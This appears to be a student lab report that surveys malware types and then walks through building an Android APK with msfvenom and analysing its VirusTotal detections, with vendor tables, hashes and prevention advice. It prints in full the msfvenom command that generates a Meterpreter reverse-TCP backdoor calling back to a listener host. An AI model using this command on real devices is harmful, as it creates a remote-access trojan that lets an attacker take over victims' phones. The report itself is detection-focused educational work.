

# Malware Classification Report

## 1. Introduction

Malware (malicious software) is designed to disrupt, damage, or gain unauthorized access to computer systems. This report classifies common malware types, analyzes detection methods using VirusTotal reports, examines behavior indicators, explains the malware lifecycle, and outlines spread and prevention techniques.

---

## 2. Malware Types Overview

### 2.1 Virus

A **virus** attaches itself to legitimate files or programs and activates when the host file is executed.

- Requires user interaction to spread
- Can corrupt or delete files
- Example behavior: modifying executable files

### 2.2 Worm

A **worm** is a standalone malware that self-replicates and spreads automatically across networks.

- No user interaction required
- Exploits network vulnerabilities
- Can cause network congestion

### 2.3 Trojan

A **trojan** disguises itself as legitimate software to trick users into installing it.

- Does not self-replicate
- Often creates backdoors
- Used for data theft or remote access

## 2.4 Ransomware

**Ransomware** encrypts user files and demands payment for decryption.

- Causes data unavailability
- Often spreads via phishing emails
- High financial impact

## 4. Behavior Indicators

Common behavioral indicators observed in malware reports include:

- Unexpected file encryption
- Unauthorized registry modifications
- Suspicious network connections (C2 servers)
- Disabled security services
- Creation of persistence mechanisms (startup entries)

## 5. Malware Lifecycle

1. **Creation** – Malware is developed by attackers
2. **Distribution** – Delivered via email, websites, or removable media
3. **Execution** – Triggered by user action or system vulnerability
4. **Persistence** – Maintains access on the system
5. **Propagation** – Spreads to other systems (worms/viruses)
6. **Payload Execution** – Performs malicious activity

## **6. Malware Spread Methods**

- Phishing emails and malicious attachments
  - Infected software downloads
  - Exploiting unpatched vulnerabilities
  - USB and removable storage devices
  - Drive-by downloads from compromised websites
- 

## **7. Prevention Methods**

- Keep operating systems and software updated
- Use reputable antivirus and endpoint protection
- Avoid suspicious links and attachments
- Enable firewalls and network monitoring
- Regularly back up important data
- Educate users on cybersecurity awareness

# **Malware Analysis Report (APK File)**

## **1. APK Creation (Testing Purpose)**

For this experiment, I created an Android APK file for educational and testing purposes only.

I used Kali Linux and the msfvenom tool to generate a sample APK.

The goal of creating this APK was **not to harm anyone**, but to understand:

- How malware looks to security tools
- How antivirus engines detect malicious behavior
- How VirusTotal reports classify Android malware

After running the command, an APK file named **myapp.apk** was successfully created on my desktop.

The screenshot shows a Kali Linux desktop environment. On the left, a file manager window displays several files and folders on the desktop, including 'mac\_change.sh', 'google-chrome-st...', 'firefox-144.0.2', 'gemini-cli', and 'labs.txt'. On the right, a terminal window is open with root privileges, showing the command:

```
root@kali: /home/odai/Desktop
└─# cd Desktop
└─# ls
firefox-144.0.2  google-chrome-stable_current_amd64.deb  mac_change.sh
gemini-cli      labs.txt
└─# msfvenom \
--platform android \
-a java \
-p android/meterpreter/reverse_tcp \
-o myapp.apk \
lhost=192.168.157.134 \
lport=4444
```

A red arrow points from the 'myapp.apk' file in the terminal command to the 'myapp.apk' file in the file manager.

The screenshot shows a Kali Linux desktop environment. On the left, a file manager window displays several files and folders on the desktop, including 'google-chrome-st...', 'firefox-144.0.2', 'gemini-cli', 'labs.txt', and 'myapp.apk'. On the right, a terminal window is open with root privileges, showing the command:

```
root@kali: /home/odai/Desktop
deb  mac_change.sh
gemini-cli      labs.txt
myapp.apk

└─# msfvenom \
--platform android \
-a java \
-p android/meterpreter/reverse_tcp \
-o myapp.apk \
lhost=192.168.157.134 \
lport=4444
```


A red circle highlights the 'myapp.apk' file in the terminal command, and a red arrow points from it to the 'myapp.apk' file in the file manager.

## 2. Uploading the APK to VirusTotal

Next, I uploaded the generated APK file (myapp.apk) to **VirusTotal**, which is an online malware analysis platform.

VirusTotal scans a file using **many antivirus engines at the same time** and shows whether the file is considered malicious or not.

Once uploaded, VirusTotal started analyzing the file automatically.



### 3. Detection Results (Security Vendors Analysis)

After the scan was completed, VirusTotal showed the following result:

- **24 out of 64 security vendors flagged the file as malicious**
- The file size was **10 KB**, which is very small but still suspicious
- The platform clearly marked the file as **Android malware**

**What this means (in simple words):**

- Many antivirus engines recognized patterns linked to malware
- The file is not a normal Android application
- Even though this APK was created for testing, security tools treat it as real malware

Analysing (59.9s) ...

21 / 61

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendor	Detection	Do you want to automate checks?
AhnLab-V3	PUP/Android.Metasploit.54109	Android:Metasploit-G [PUP]
Avast-Mobile	Android:Evo-gen [Trj]	ANDROID/TrojanDldr.FNAA.Gen
BitDefenderFalk	Android.Riskware.Metasploit.Y	Malicious (score: 99)
DrWeb	Android.RemoteCode.6833	Android/TrojanDownloader.Agent.JN Tr...
Fortinet	Android/Agent.JNitr	Backdoor/Android.Meterpreter.a
ikarus	Trojan-Downloader.AndroidOS.Agent	Trojan (005983af1)
MaxSecure	Android.agent.jy	Android.Agent.ACZ
Rising	Downloader.Agent/Android!E.8A1 (KTSE)	Malware.Android-Script.Save.b0a31b55
Sophos	Andr/Bckdr-RXK	HackTool.Android.Metasploit.awe
VirIT	Android.Trj.RemoteCode.KC	Malware.ANDROID/Agent.FJNR.Gen

24/64 security vendors flagged this file as malicious

269e89a7f69de536547258218faa7f5bda9b571ddfb99ccf7a62c418dd2c4f9

myapp.apk

android apk

Community Score

Reanalyze Similar More

Size 10.00 KB Last Analysis Date 2 minutes ago APK

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendor	Detection	Do you want to automate checks?
AhnLab-V3	PUP/Android.Metasploit.54109	Android:Metasploit-G [PUP]
Avast-Mobile	Android:Evo-gen [Trj]	Android:Metasploit-G [PUP]
Avira (no cloud)	ANDROID/TrojanDldr.FNAA.Gen	
Cynet	Malicious (score: 99)	
ESET-NOD32	Android/TrojanDownloader.Agent.JN Tr...	
Huorong	Backdoor/Android.Meterpreter.a	
K7GW	Trojan (005983af1)	
QuickHeal	Android.Agent.ACZ	
Sangfor Engine Zero	Malware.Android-Script.Save.b0a31b55	
Tencent	HackTool.Android.Metasploit.awe	
WithSecure	Malware.ANDROID/Agent.FJNR.Gen	

## 4. Malware Classification

VirusTotal automatically classified the APK using the following labels:

- Threat category:** Trojan, Downloader
- Family labels:** Metasploit, Android, Backdoor
- Popular threat label:** trojan.metasploit/andr

**Explanation:**

- **Trojan**: The APK looks like a normal app but performs hidden malicious actions
- **Downloader**: It can download additional malicious components
- **Backdoor**: It allows remote access to the infected device
- **Metasploit**: The malware was generated using the Metasploit framework

This confirms that the APK behaves like a **Trojan backdoor for Android**.

Basic properties	
MD5	5c478feb49d39af0cdf38b10655ae048
SHA-1	738042d410c0c22def1f885c031b47fc752d23cd
SHA-256	269e89af7f69de536547258218fa7f5bda9b571ddfb99cccf7a62c418dd2c4f9
Vhash	b2a681ead71b1f942f1b4d252f464d93
SSDEEP	192:DLt7+5NJm5B475LQxgtYVnzpMXBXZ1THISqvq8APPyhT4yw:DLtWPIEXytVNgXBj1TFvq3byw
TSLH	T13522BFB919D01C1F193F9B859EA0001AE6D5C071B6CF3C6BC7AF9009E71EE696910C0
Permhash	9e2d76569d034aaaaaaaa62a2dga9433e2c9a9fdab31ab2c23dc403b0bcd87
File type	Android executable mobile android apk
Magic	Zip archive data, at least v2.0 to extract, compression method=deflate
TrID	Java Archive (77.1%)   ZIP compressed archive (22.8%)
Magika	APK
File size	10.00 KB (10237 bytes)

History	
First Submission	2026-01-22 16:32:53 UTC
Last Submission	2026-01-22 16:32:53 UTC
Last Analysis	2026-01-22 16:32:53 UTC
Earliest Contents Modification	2026-01-22 21:57:24
Latest Contents Modification	2026-01-22 21:57:24

## 5. Antivirus Detection Names (What Vendors Reported)

Different antivirus engines gave different names, such as:

- Android.Metasploit
- Android.Trojan
- Android.RemoteCode
- Backdoor.Android.Meterpreter
- HackTool.Android

Even though the names are different, **they all describe the same behavior**:

The APK allows remote control and unauthorized access to the device.

The screenshot shows the 'Relations' tab of a VirusTotal analysis page. At the top, there are tabs for DETECTION, DETAILS, RELATIONS (which is selected), BEHAVIOR, and COMMUNITY. Below the tabs, a message encourages joining the community for additional insights and API keys. The main section displays a table of 'Bundled Files (6)'. The columns are Scanned, Detections, File type, and Name. The data shows the following files:

Scanned	Detections	File type	Name
2025-08-27	7 / 62	Android	AndroidManifest.xml
2025-12-15	0 / 62	Android	resources.arsc
?	?	DEX	classes.dex
?	?	?	META-INF/MANIFEST.MF
?	?	?	META-INF/SIGNFILE.SF
?	?	?	META-INF/SIGNFILE.RSA

At the bottom of the table, there is a link to 'Graph Summary'.

## 6. File Details and Properties

From the **Details** section in VirusTotal, I observed:

- **File type:** Android APK
- **Format:** Java / ZIP archive
- **Hashes available:** MD5, SHA-1, SHA-256
- **First submission:** Same time I uploaded it
- **No previous history**, confirming it was newly created

This proves the APK was freshly generated and not downloaded from the internet.

## 7. Internal APK Structure (Relations Tab)

VirusTotal also analyzed files inside the APK, including:

- AndroidManifest.xml
- classes.dex
- resources.arsc
- Signature files (META-INF)

Some internal files were also flagged, especially:

- **AndroidManifest.xml**
- **classes.dex**

This indicates that **the malicious logic exists inside the application code**, not just the outer APK file.

---

## 8. Behavior Indicators (What the APK Can Do)

Based on VirusTotal detection and malware labels, the APK shows these behaviors:

- Can open a **reverse TCP connection**
- Allows **remote command execution**
- Acts as a **backdoor**
- Can be controlled by an attacker
- May bypass user awareness once installed

These behaviors are typical of **Android Trojan malware**.

---

## 9. Malware Lifecycle (Based on My APK)

1. **Creation** – APK generated using msfvenom
2. **Distribution** – Could be shared as a fake app
3. **Installation** – User installs the APK
4. **Execution** – Malware runs in the background
5. **Persistence** – Maintains access to the device
6. **Payload** – Remote control of the device

## 10. How This Malware Could Spread

If used maliciously, such APKs could spread through:

- Fake apps
- Email attachments
- Malicious download links
- Third-party app stores

## **11. Prevention Methods**

To protect against this type of malware:

- Avoid installing apps from unknown sources
  - Use mobile antivirus software
  - Keep Android OS updated
  - Review app permissions carefully
  - Do not click suspicious links
- 

## **12. Conclusion**

In this task, I successfully:

- Created a test APK file
- Uploaded it to VirusTotal
- Analyzed detection results
- Classified the malware type
- Understood its behavior and lifecycle

VirusTotal clearly identified the APK as **Android Trojan malware related to Metasploit**, proving that security tools can detect even small, newly created malicious files.

This experiment helped me understand **how malware is detected, classified, and analyzed in real-world cybersecurity environments**.